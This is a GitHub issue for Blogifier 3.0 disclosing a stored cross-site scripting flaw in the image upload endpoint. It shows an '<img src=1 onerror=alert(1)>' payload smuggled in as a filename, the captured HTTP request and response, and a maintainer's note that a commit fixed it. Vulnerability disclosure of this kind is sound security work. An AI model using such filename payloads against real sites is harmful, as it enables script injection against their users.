

[New issue](#)

[Jump to bottom](#)

Stored XSS via filename parameter in '/api/storage/upload/PostImage' #316

 **Closed**

tuando243 opened this issue on Jul 7 · 1 comment

Assignees




tuando243 commented on Jul 7 • edited ▼

Describe the bug

Stored XSS exists in Blogifier 3.0 via filename parameter in '/api/storage/upload/PostImage'.

Steps to reproduce

1. Login as admin.
2. Click on 'New post'.
3. Click on 'Insert Image' and insert the following payload `` in filename field.
4. Click on Save, Publish and View the post.



```
[[/data/1/2022/7/<img src=1 onerror=alert(1)>.PNG][[/data/1/2022/7/<img src=1 onerror=alert(1)>.PNG]
```

Edited request


PrettyRawHex

```
1 POST /api/storage/upload/Post Image HTTP/1.1
2 Host: localhost:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0)
  Gecko/20100101 Firefox/100.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:5000/admin/editor/
8 Content-Type: multipart/form-data;
  boundary=-----3571791528661916292985401002
9 Origin: http://localhost:5000
10 Content-Length: 46584
11 Connection: close
12 Cookie: .AspNetCore.Cookies=
  CfDJSPXGCa2IDkNOvEhYudZephm6eT32Q8jaA9u_ud2hZ1_86X9v8wbOeo6Z1i3oUFOp7
  lJ7ysnYVi27PaPqQTDv8XZI5X825B1ROkTel8xBJuwAheYfd84U3YpPepy4lrpO_6PXxHc
  OhPAa03eJVKEXK71zvJ3VkdUWHn6daCQeF_vYj9G6eOOW-om3P4hWE2EReOhW6x5cxJI
  8UjxFTYkva1IRoqqH4p11KqFFdDJwveESCZckK_WAWlp8EDsJKivAmEmitLuDyooU3N02Vx
  YirDPXQpLD1q46vm8gxThfukurm5i6akrD11SF15qL82oKw
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 -----3571791528661916292985401002
18 Content-Disposition: form-data; name="file"; filename="<img src=1
  onerror=alert(1)>.PNG"
19 Content-Type: image/png
20
21 [PNG
22
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json; charset=utf-8
4 Date: Thu, 07 Jul 2022 15:01:45 GMT
5 Server: Kestrel
6 Access-Control-Allow-Origin: *
7 Content-Length: 59
8
9 "/data/1/2022/7/\u003Cimg src=1 onerror=alert(1)\u003E.PNG"
```




  **farzindex** assigned **rxTUR** on Jul 7


rxTUR commented on Jul 9

Collaborator

Fixed with commit [97fcdac](#)

 **rxTUR** closed this as completed on Jul 9

Assignees

 **rxTUR**

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

